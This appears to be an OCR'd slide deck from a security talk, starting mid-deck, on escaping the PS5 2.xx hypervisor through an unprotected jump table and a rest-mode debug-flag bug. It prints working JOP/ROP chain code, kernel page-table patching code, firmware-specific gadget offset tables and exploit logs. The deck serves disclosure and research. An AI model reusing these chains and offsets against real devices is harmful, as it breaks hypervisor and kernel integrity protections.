FFFFFFFFCD81BEF0:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF00:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF10:  3B 47 68 FE 55 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF20:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF30:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 07 48 68 FE
FFFFFFFFCD81BF40:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF50:  24 48 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF60:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF70:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF80:  3B 47 68 FE 2D 48 68 FE  D8 47 68 FE B7 49 68 FE
FFFFFFFFCD81BF90:  CF 49 68 FE 6E 4A 68 FE  F5 4A 68 FE 13 4B 68 FE
FFFFFFFFCD81BFA0:  31 4B 68 FE 1C 4D 68 FE  54 4E 68 FE 9B 50 68 FE
FFFFFFFFCD81BFB0:  38 52 68 FE BC 52 68 FE  8B 53 68 FE 1C 54 68 FE
```

Breaking the HV - Bug 1: Unprotected Jump Tables

- We hijack VMMCALL_HV_SET_CPUID_PS4's jump entry

```
FFFFFFFFCD81BEE0:  3C 46 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BEF0:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF00:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF10:  3B 47 68 FE 55 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF20:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF30:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 07 48 68 FE
FFFFFFFFCD81BF40:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF[illegible]  [illegible] 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF60:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF70:  3B 47 68 FE 3B 47 68 FE  3B 47 68 FE 3B 47 68 FE
FFFFFFFFCD81BF80:  3B 47 68 FE 2D 48 68 FE  D8 47 68 FE B7 49 68 FE
FFFFFFFFCD81BF90:  CF 49 68 FE 6E 4A 68 FE  F5 4A 68 FE 13 4B 68 FE
FFFFFFFFCD81BFA0:  31 4B 68 FE 1C 4D 68 FE  54 4E 68 FE 9B 50 68 FE
FFFFFFFFCD81BFB0:  38 52 68 FE BC 52 68 FE  8B 53 68 FE 1C 54 68 FE
```

Offset to JOP gadget

Breaking the HV - Bug 1: Unprotected Jump Tables

```
hv_vmexit_handler:
fffffffffcbea04d0  push    rbp {__saved_rbp}
fffffffffcbea04d1  mov     rbp, rsp {__saved_rbp}
fffffffffcbea04d4  push    r15 {__saved_r15}
fffffffffcbea04d6  push    r14 {__saved_r14}
fffffffffcbea04d8  push    r13 {__saved_r13}
fffffffffcbea04da  push    r12 {__saved_r12}
fffffffffcbea04dc  push    rbx {var_30}
fffffffffcbea04dd  sub     rsp, 0x58
fffffffffcbea04e1  lea     r15, [rel __stack_chk_guard]
fffffffffcbea04e8  mov     r14, rdi
fffffffffcbea04eb  mov     rax, qword [r15]  {__stack_chk_guard}
fffffffffcbea04ee  mov     qword [rbp-0x30 {var_38}], rax
fffffffffcbea04f2  mov     rax, qword [rdi+0x8]
fffffffffcbea04f6  mov     byte [rax+0x5c], 0x0
fffffffffcbea04fa  mov     rcx, qword [rax+0x70]
fffffffffcbea04fe  lea     rdx, [rcx-0x65]
fffffffffcbea0502  cmp     rdx, 0x29
fffffffffcbea0506  ja      0xffffffffcbea05ea
```

```
fffffffffcbea050c  lea     rcx, [rel jump_table_ffffffffcd81bee0]
fffffffffcbea0513  movsxd  rdx, dword [rcx+rdx*4]
fffffffffcbea0517  add     rdx, rcx
fffffffffcbea051a  jmp     rdx
```

```
fffffffffcbea0743  mov     rax, qword [rax+0x5f8]
fffffffffcbea074a  cmp     rax, 0xd
fffffffffcbea074e  ja      0xffffffffcbea070d
```

```
fffffffffcbea0750  lea     rcx, [rel jump_table_ffffffffcd81bf88]
fffffffffcbea0757  movsxd  rax, dword [rcx+rax*4]
fffffffffcbea075b  add     rax, rcx
fffffffffcbea075e  jmp     rax
```

- Registers @ time of hijack
  - R14 = vCPU
  - [R14+8] = VMCB
  - RCX = jump table
  - RDI, RAX, RDX, R15 not (really) controlled

Breaking the HV - Bug 1: Unprotected Jump Tables

- To get control of registers, we use setjmp and longjmp gadgets
- Chicken and egg problem (get control of regs without regs…)

Breaking the HV - Bug 1: Unprotected Jump Tables

- To get control of registers, we use setjmp and longjmp gadgets
- Chicken and egg problem
- Solution: JOP chain!
  - Jump to setjmp and longjmp using the limited control we have

Breaking the HV - Bug 1: Unprotected Jump Tables

- To get control of registers, we use setjmp and longjmp gadgets
- Chicken and egg problem
- Solution: JOP chain!
  - Jump to setjmp and longjmp using the limited control we have
- We have control of RSI and R9 register from the guest
  - Can also control any contents in kernel data range

Breaking the HV - Bug 1: Unprotected Jump Tables

- Hypervisor JOP chain

Controlled Register **RCX = jump table**

JOP gadget 1

```
mov rdi, [rsi];
add rcx, r12;
jmp rcx;
```

JOP gadget 2

```
call r9;
lea rax, [rip+0x22745bb];
mov rdi, rbx;
mov esi, 0x10;
call [rax];
```

setjmp

```
mov [rdi+0x00], rbx;
mov [rdi+0x08], rsp;
mov [rdi+0x10], rbp;
mov [rdi+0x18], r12;
mov [rdi+0x20], r13;
mov [rdi+0x28], r14;
mov [rdi+0x30], r15;
mov rdx, [rsp];
ret;
```

longjmp

```
mov rbx, [rdi+0x00];
mov rsp, [rdi+0x08];
mov rbp, [rdi+0x10];
mov r12, [rdi+0x18];
mov r13, [rdi+0x20];
mov r14, [rdi+0x28];
mov r15, [rdi+0x30];
mov rdx, [rdi+0x38];
mov [rsp], rdx;
…
ret;
```

Breaking the HV - Bug 1: Unprotected Jump Tables

- We’re executing in hypervisor context!
- Use register context to access VM Control Block (VMCB)

Breaking the HV - Bug 1: Unprotected Jump Tables

- We’re executing in hypervisor context!
- Use register context to access VM Control Block (VMCB)
- R14 register holds vCPU object

Breaking the HV - Bug 1: Unprotected Jump Tables

- We’re executing in hypervisor context!
- Use register context to access VM Control Block (VMCB)
- R14 register holds vCPU object
- [R14 + 8] holds VMCB pointer

Breaking the HV - Bug 1: Unprotected Jump Tables

- VMCB contains flags that enforce hypervisor <-> guest security

Breaking the HV - Bug 1: Unprotected Jump Tables

- VMCB contains flags that enforce hypervisor <-> guest security
- Particularly field 0x90

090h	0	NP_ENABLE—Enable nested paging.
	1	Enable Secure Encrypted Virtualization
	2	Enable Encrypted State for Secure Encrypted Virtualization
	3	Guest Mode Execute Trap
	4	SSSCheckEn - Enable supervisor shadow stack restrictions in nested page tables. Support for this feature is indicated by CPUID Fn8000_000A_EDX[19] (SSSCheck)
	5	Virtual Transparent Encryption.
	6	Enable Read Only Guest Page Tables. See "Nested Table Walk" on page 549
	7	Enable INVLPGB/TLBSYNC. 0 - INVLPGB and TLBSYNC will result in #UD. 1 - INVLPGB and TLBSYNC can be executed in guest. Presence of this bit is indicated by CPUID bit 8000_000A, EDX[24] = 1. When in SEV-ES guest or this bit is not present, INVLPGB/TLBSYNC is always enabled in guest if supported by processor.

AMD Programmer Manual (Vol2)
https://www.amd.com/content/dam/amd/en/documents/processor-tech-docs/programmer-references/24593.pdf

Breaking the HV - Bug 1: Unprotected Jump Tables

- Hypervisor ROP chain to disable Nested Paging & GMET

```
uint64_t hv_rop_chain[] = {
    0x0,

    KROP_GADGET_POP_RAX,
    KROP_DATA_CAVE_SAVECTX + 0x28,
    KROP_GADGET_MOV_RAX_QWORD_PTR_RAX,  // rax = [savectx + 0x28] = r14
    KROP_GADGET_POP_RDX,
    0x8,
    KROP_GADGET_ADD_RAX_RDX,
    KROP_GADGET_MOV_RAX_QWORD_PTR_RAX,  // rax = [r14 + 0x8] = VMCB
    KROP_GADGET_POP_RDX,
    0x90,
    KROP_GADGET_ADD_RAX_RDX,            // rax = VMCB->ctrl_90h (NP_ENABLE, GMET, SEV, etc.)
    KROP_GADGET_MOV_QWORD_PTR_RAX_0,    // *rax = 0

    KROP_GADGET_POP_RDI,
    KROP_DATA_CAVE_SAVECTX + 0x38,      // rdi = savectx + 0x38
    KROP_GADGET_POP_RSI,
    KROP_GADGET_RETURN_ADDR,
    KROP_GADGET_MOV_QWORD_PTR_RDI_RSI,  // *(save_ctx + 0x38) = ret;
    KROP_GADGET_POP_RDI,
    KROP_DATA_CAVE_SAVECTX,             // rdi = savectx
    KROP_GADGET_LONGJMP,                // longjmp to return cleanly
    KROP_GADGET_INFLOOP,                // jmp 0
};
```

Breaking the HV - Bug 1: Unprotected Jump Tables

- But we still need a ROP chain to setup and trigger

Breaking the HV - Bug 1: Unprotected Jump Tables

- But we still need a ROP chain to setup and trigger
- For nice ROP chains that don’t violate CFI
  - Use threads and edit kernel stack
  - Create worker thread that does blocking read
  - On main thread, use kernel R/W to iterate proc threads
    - Find stack and edit return address
  - To trigger, write to unblock worker thread
- Very clean with little fixup needed

Breaking the HV - Bug 1: Unprotected Jump Tables

```
kernel_write8(KROP_DATA_CAVE + 0x1048, KROP_GADGET_SETJMP);
krop_push(krop, KROP_GADGET_POP_RDI);
krop_push(krop, KROP_DATA_CAVE + 0x1000);
krop_push(krop, KROP_GADGET_POP_RAX);
krop_push(krop, KROP_GADGET_RET);
krop_push(krop, KROP_GADGET_MOV_R9_QWORD_PTR_RDI_48h);  // r9 = setjmp

krop_push(krop, KROP_GADGET_POP_RBX);
krop_push(krop, KROP_DATA_CAVE_ROPCTX);                 // rbx = ropctx

krop_push(krop, KROP_GADGET_POP_RSI);
krop_push(krop, KROP_DATA_CAVE_RSI_PTR);                // rsi = rsi ptr

krop_push(krop, KROP_GADGET_POP_R12);
krop_push(krop, KROP_JOP2_OFFSET_FROM_JMP_TABLE);       // r12 = JOP 2 offset

krop_push(krop, KROP_GADGET_HYPERCALL_SET_CPUID_PS4);   // hypercall

krop_push(krop, KROP_GADGET_POP_R12);                   // restore r12
krop_push(krop, kdlsym(KERNEL_SYM_STACK_CHK_GUARD));
krop_push(krop, KROP_GADGET_RET);                       // return cleanly
krop_push_exit(krop);
```

Breaking the HV - Bug 1: Unprotected Jump Tables

- After ROP chain completes, VMCB on that core has nested paging disabled
  - We are free to edit kernel PTEs
    - Disable XOTEXT
    - Enable write
  - Hypervisor + kernel integrity is broken
- Can use broken core & edit VMCBs of other cores
  - Disable NPT/GMET on them too

Breaking the HV - Bug 1: Unprotected Jump Tables

```
[+] KROP: krop_worker thread entered (core=0x9), reading from 10
[+] About to ROP (disable NPT/GMET in VMCB)...
[+] KROP: krop_worker thread exiting
[+] Pinned to core: 0x9
[+] Hypervisor should be broken on core 0x9 (nested paging disabled)
[+] Mirrored kernel .text sys_getppid = 2002846c0 (-> 0xffffffff823166c0)
hex:
55 48 89 E5 41 57 41 56  41 54 53 48 8B 5F 08 49  |  UH..AWAVATSH._.I
89 FE 48 8D 15 32 3C CE  01 B9 87 00 00 00 31 F6  |  ..H..2<.......1.
4C 8D BB 48 01 00 00 4C  89 FF E8 21 46 1D 00 F6  |  L..H...L...!F...
83 B1 00 00 00 08 75 25  48 8B 83 E0 00 00 00 48  |  ......u%H......H
8D 15 05 3C CE 01 4C 89  FF B9 8A 00 00 00 31 F6  |  ...<..L.......1.
8B 98 BC 00 00 00 E8 E5  4A 1D 00 EB 50 4C 8D 25  |  ........J...PL.%
E7 3B CE 01 4C 89 FF B9  8C 00 00 00 31 F6 4C 89  |  .;..L.......1.L.
E2 E8 CA 4A 1D 00 4C 8D  3D AB B4 FD 03 4C 89 E2  |  ...J..L.=....L..
B9 8D 00 00 00 31 F6 4C  89 FF E8 61 44 86 00 48  |  .....1.L...aD..H
89 DF E8 29 E6 7F 00 8B  98 BC 00 00 00 4C 89 FF  |  ...).........L..
4C 89 E6 BA 90 00 00 00  E8 E3 54 86 00 48 63 C3  |  L.........T..Hc.
49 89 86 08 04 00 00 31  C0 5B 41 5C 41 5E 41 5F  |  I......1.[A\A^A_
5D C3 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |  ]...............
55 48 89 E5 41 57 41 56  41 54 53 48 8B 5F 08 4C  |  UH..AWAVATSH._.L
8D 3D 65 3B CE 01 49 89  FC B9 A3 00 00 00 31 F6  |  .=e;..I.......1.
4C 89 FA 4C 8D B3 48 01  00 00 4C 89 F7 E8 4E 45  |  L..L..H...L...NE
1D 00 48 8B 83 B8 0A 00  00 4C 89 F7 4C 89 FA B9  |  ..H......L..L...
A5 00 00 00 31 F6 48 63  40 28 49 89 84 24 08 04  |  ....1.Hc@(I..$..
00 00 E8 19 4A 1D 00 31  C0 5B 41 5C 41 5E 41 5F  |  ....J..1.[A\A^A_
5D C3 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |  ]...............
```

Breaking the HV - Bug 1: Unprotected Jump Tables

- This is great, but it’s not ideal
- ROP chain is complex and requires a number of gadgets
- Porting these to firmwares we don’t already have .text for would be painful
- Debugging capability is very limited
  - Best we can do is use infinite loop gadgets and observe behavior
- Doable, but would take a lot of time & effort

Breaking 2.xx Hypervisor (#2)

Bug #2 - A Big Fail

Breaking the HV - Bug 2: A Big Fail

- ChendoChap noticed another bug…

Breaking the HV - Bug 2: A Big Fail

- ChendoChap noticed another bug…
- Hypervisor's NPT construction contains a special condition…

```
int32_t slDebuggerEnabled = sceRcmgrQafSlDebuggerEnabled()
int64_t rax_12 = hv_vtophys(&data_ffffffffcbf30000)
int64_t r15_3 = (rax_12 + 0x100c000) & 0xfffffffffffffc000
int64_t rax_15 = (zx.q(data_ffffffffd32edc50) | 0xffffffffffffffe00) << 0x1e
int64_t* rax_16 = hv_alloc_pages(1)
sub_ffffffffcb607e80(rax_16, 0x1000)
int64_t rax_17 = hv_alloc_pages(1)
sub_ffffffffcb607e80(rax_17, 0x1000)
// PG_PRESENT | PG_RW
int64_t ktext_flags = 0b11
*rax_16 = hv_vtophys(rax_17) | 7

// PG_XOTEXT, PG_PRESENT
if (slDebuggerEnabled == 0)
    ktext_flags = 0b1000000000000000000000000000000000000000000000000000000001
```

Breaking the HV - Bug 2: A Big Fail

- If System Level Debugging QA flag set, kernel .text pages are R/W
- XOTEXT is not applied

```
void hv_init_pagetables() __noreturn

int64_t* pt = hv_alloc_pages(1)
int64_t* cur_pte = pt
*(pd + (j << 3)) = hv_vtophys(pt) | 7

for (int64_t k = 0; k != 0x200000; )
    int64_t rcx_14 = k | r12_4
    int64_t pte

    if (rax_12 u<= rcx_14 && rcx_14 u< r15_3)
        pte = 0
    else if (&ktext_start - rax_15 u> rcx_14 || rcx_14 u>= &ktext_end - rax_15)
        pte = 0

        if ((rcx_14 & 0x7fffffffffff8000) != 0xfdd80000)
            pte = rcx_14 | 0b111
    else
        pte = rcx_14 | ktext_flags

    *cur_pte = pte
    k += 0x1000
    cur_pte = &cur_pte[1]
```

```
// PG_PRESENT | PG_RW
int64_t ktext_flags = 0b11
```

Breaking the HV - Bug 2: A Big Fail

- These flags are shared with the guest kernel
  - We actually set this flag already in the IPV6 and UMTX kernel exploit chain for other reasons

Breaking the HV - Bug 2: A Big Fail

- These flags are shared with the guest kernel
  - We actually set this flag already in the IPV6 and UMTX kernel exploit chain for other reasons
- At first glance, this doesn’t seem problematic
  - Nested page tables are constructed at boot time
  - We change these flags after HV is initialized

Breaking the HV - Bug 2: A Big Fail

- These flags are shared with the guest kernel
  - We actually set this flag already in the IPV6 and UMTX kernel exploit chain for other reasons
- At first glance, this doesn’t seem problematic
  - Nested page tables are constructed at boot time
  - We change these flags after HV is initialized
- But what happens if we enter sleep state boot path?

Breaking the HV - Bug 2: A Big Fail

- On suspend/resume, these flags are just copied back over from the hibernation file
  - The QA flags are not reinitialized by the secure loader

Breaking the HV - Bug 2: A Big Fail

- On suspend/resume, these flags are just copied back over from the hibernation file
  - The QA flags are not reinitialized by the secure loader
- But the hypervisor is reinitialized…

Breaking the HV - Bug 2: A Big Fail

- On suspend/resume, these flags are just copied back over from the hibernation file
  - The QA flags are not reinitialized by the secure loader
- But the hypervisor is reinitialized…
- LOL

Breaking the HV - Bug 2: A Big Fail

- On suspend/resume, these flags are just copied back over from the hibernation file
  - The QA flags are not reinitialized by the secure loader
- But the hypervisor is reinitialized…
- LOL
- We can exploit this by doing almost no additional work!

Breaking the HV - Bug 2: A Big Fail

- Run the UMTX kernel exploit
- Put system into rest mode
- Power system back on
- Modify kernel PTEs to remove XOM bit and make writable
  - We no longer clash with nested paging permissions
- Win

Breaking the HV - Bug 2: A Big Fail

```
kernel_pmap = kdlsym(KERNEL_SYM_PMAP_STORE);
SOCK_LOG("[+] Kernel pmap = 0x%lx\n", kernel_pmap);

// Disable xotext + enable write  on kernel .text pages
SOCK_LOG("[+] Disabling xotext\n");
for (uint64_t addr = ktext(0); addr < KERNEL_ADDRESS_DATA_BASE; addr += 0x1000) {
    pde_addr = find_pde(kernel_pmap, addr, &pde);
    if (pde_addr != 0xFFFFFFFFFFFFFFFFull) {
        CLEAR_PDE_BIT(pde, XOTEXT);
        SET_PDE_BIT(pde, RW);
        kernel_copyin(&pde, pde_addr, sizeof(pde));
    }

    pte_addr = find_pte(kernel_pmap, addr, &pte);
    if (pte_addr != 0xFFFFFFFFFFFFFFFFull) {
        CLEAR_PDE_BIT(pte, XOTEXT);
        SET_PDE_BIT(pte, RW);
        kernel_copyin(&pte, pte_addr, sizeof(pte));
    }
}

// Check if this is a resume state or not, if it's not, prompt for restart and exit
if (kernel_read4(kdlsym(KERNEL_SYM_DATA_CAVE)) != 0x1337) {
    SOCK_LOG("[+] System needs to be suspended and resumed...\n");
    flash_notification("Byepervisor\nEnter rest mode and resume");
    kernel_write4(kdlsym(KERNEL_SYM_DATA_CAVE), 0x1337);
    return 0;
}
```

Breaking the HV - Bug 2: A Big Fail

- This allows full break of the hypervisor and kernel integrity

Breaking the HV - Bug 2: A Big Fail

- This allows full break of the hypervisor and kernel integrity
- Only a few offsets needed

Breaking the HV - Bug 2: A Big Fail

- This allows full break of the hypervisor and kernel integrity
- Only a few offsets needed, we went from this…

```
uint64_t g_sym_map_250[] = {
    0x4CB3B50,          // KERNEL_SYM_DMPML4I
    0x4CB3B54,          // KERNEL_SYM_DMPDPI
    0x4CB38AC,          // KERNEL_SYM_PML4PML4I
    0x248E7EC,          // KERNEL_SYM_DATA_CAVE
    0x4CB38C8,          // KERNEL_SYM_PMAP_STORE
    0x245BEE0,          // KERNEL_SYM_HV_JMP_TABLE
    0x248EBB0,          // KERNEL_SYM_HIJACKED_JMP_PTR
};

uint64_t g_gadget_map_250[] = {
    0x167001,           // KERNEL_GADGET_RET
    0x16ADB2,           // KERNEL_GADGET_INFLOOP
    0xAE02D0,           // KERNEL_GADGET_HYPERCALL_SET_CPUID_PS4
    0xAE093F,           // KERNEL_GADGET_RETURN_ADDR
    0x1A6638,           // KERNEL_GADGET_POP_RDI
    0x1671F0,           // KERNEL_GADGET_POP_RSI
    0x2D79B8,           // KERNEL_GADGET_POP_RDX
    0x1C3290,           // KERNEL_GADGET_POP_RAX
    0x172A5F,           // KERNEL_GADGET_POP_RBX
    0x201D59,           // KERNEL_GADGET_ADD_RAX_RDX
    0x672D37,           // KERNEL_GADGET_MOV_R9_QWORD_PTR_RDI_48
    0x62D1A1,           // KERNEL_GADGET_POP_R12
    0x3B2906,           // KERNEL_GADGET_MOV_QWORD_PTR_RDI_RSI
    0x1C2858,           // KERNEL_GADGET_POP_RSP
    0x16B350,           // KERNEL_GADGET_MOV_RAX_QWORD_PTR_RAX
    0x16B4F7,           // KERNEL_GADGET_MOV_QWORD_PTR_RAX_0
    0x2486B0,           // KERNEL_GADGET_SETJMP
    0x2486E0,           // KERNEL_GADGET_LONGJMP
    0xB5D9AC,           // KERNEL_GADGET_JOP1
    0x21A36B,           // KERNEL_GADGET_JOP2
};
```

Breaking the HV - Bug 2: A Big Fail

- This allows full break of the hypervisor and kernel integrity
- Only a few offsets needed, we went from this… to this

```
uint64_t g_sym_map_250[] = {
    0x4CB3B50,          // KERNEL_SYM_DMPML4I
    0x4CB3B54,          // KERNEL_SYM_DMPDPI
    0x4CB38AC,          // KERNEL_SYM_PML4PML4I
    0x248E7EC,          // KERNEL_SYM_DATA_CAVE
    0x4CB38C8,          // KERNEL_SYM_PMAP_STORE
    0x245BEE0,          // KERNEL_SYM_HV_JMP_TABLE
    0x248EBB0,          // KERNEL_SYM_HIJACKED_JMP_PTR
};

uint64_t g_gadget_map_250[] = {
    0x167001,           // KERNEL_GADGET_RET
    0x16ADB2,           // KERNEL_GADGET_INFLOOP
    0xAE02D0,           // KERNEL_GADGET_HYPERCALL_SET_CPUID_PS4
    0xAE093F,           // KERNEL_GADGET_RETURN_ADDR
    0x1A6638,           // KERNEL_GADGET_POP_RDI
    0x1671F0,           // KERNEL_GADGET_POP_RSI
    0x2D79B8,           // KERNEL_GADGET_POP_RDX
    0x1C3290,           // KERNEL_GADGET_POP_RAX
    0x172A5F,           // KERNEL_GADGET_POP_RBX
    0x201D59,           // KERNEL_GADGET_ADD_RAX_RDX
    0x672D37,           // KERNEL_GADGET_MOV_R9_QWORD_PTR_RDI_48
    0x62D1A1,           // KERNEL_GADGET_POP_R12
    0x3B2906,           // KERNEL_GADGET_MOV_QWORD_PTR_RDI_RSI
    0x1C2858,           // KERNEL_GADGET_POP_RSP
    0x16B350,           // KERNEL_GADGET_MOV_RAX_QWORD_PTR_RAX
    0x16B4F7,           // KERNEL_GADGET_MOV_QWORD_PTR_RAX_0
    0x2486B0,           // KERNEL_GADGET_SETJMP
    0x2486E0,           // KERNEL_GADGET_LONGJMP
    0xB5D9AC,           // KERNEL_GADGET_JOP1
    0x21A36B,           // KERNEL_GADGET_JOP2
};
```


→

```
uint64_t g_sym_map_250[] = {
    0x4CB3B50,          // KERNEL_SYM_DMPML4I
    0x4CB3B54,          // KERNEL_SYM_DMPDPI
    0x4CB38AC,          // KERNEL_SYM_PML4PML4I
    0x4CB38C8,          // KERNEL_SYM_PMAP_STORE
    0x7C40000,          // KERNEL_SYM_DATA_CAVE
};
```

Bonus bug

Disclosed by flatz recently

Another sleep-state based bug from flatz



Demo

Dumping and patching the kernel

Putting your PS5 into rest mode...

Don't unplug the AC power cord when the power indicator on your PS5 is lit or blinking.

Conclusion

And Post-Escape Opportunities

Post-escape opportunities

- Ability to read/write kernel .text pages gives a lot of opportunities
- We can rely on built-in kernel API to do things and reverse how devices work
  - Can also patch and hook them to gain introspection
- Debugging future kernel exploits is considerably easier
- We end up in a similar situation PS4 was in after kernel exploit
- Booting Linux should now be possible (with a lot of work…)

Conclusions

- The 1.xx/2.xx hypervisor is a flimsy implementation
- When hypervisor is integrated so tightly with guest kernel, separation is basically impossible
- Sony realized this
  - Starting in 3.00, the hypervisor is loaded in a separate region independently of the kernel
  - And thus these exploits do not work

Conclusions

- Breaking the hypervisor on 3.xx+ is more challenging
  - But it has been done…
- While 2.xx firmware is fairly old at this point
  - These exploits still allow public research into the system previously not possible
  - Can be used to find bugs in other coprocessors

If this interested you…

- Shawn Hoffman (@shuffle2) gave a presentation @ sascon yesterday
  - Looks at Titania and Salina SoCs
  - Custom SSD controller background and attacks
- Enables even deeper research….

Final word

- Repo will be published soon after this talk
  - https://github.com/PS5Dev/Byepervisor
  - Includes code to dump the kernel in its entirety
  - Example patches
  - Analysis scripts/loaders
- I run a discord for PS5 research
  - discord.gg/kbrzGuH3F6
- If you want to reach out
  - Discord: specterdev
  - Twitter: @SpecterDev

Shouts & Greetz

- ChendoChap: ROP chain help + meme bug
- Flatz: Kernel dumps + other knowledge
- Fail0verflow: UMTX kernel exploit reference implementation
- Kiwidog, Tihmstar, HardPwn: Help with demo stuff
- Hardwear.io

The End

for now…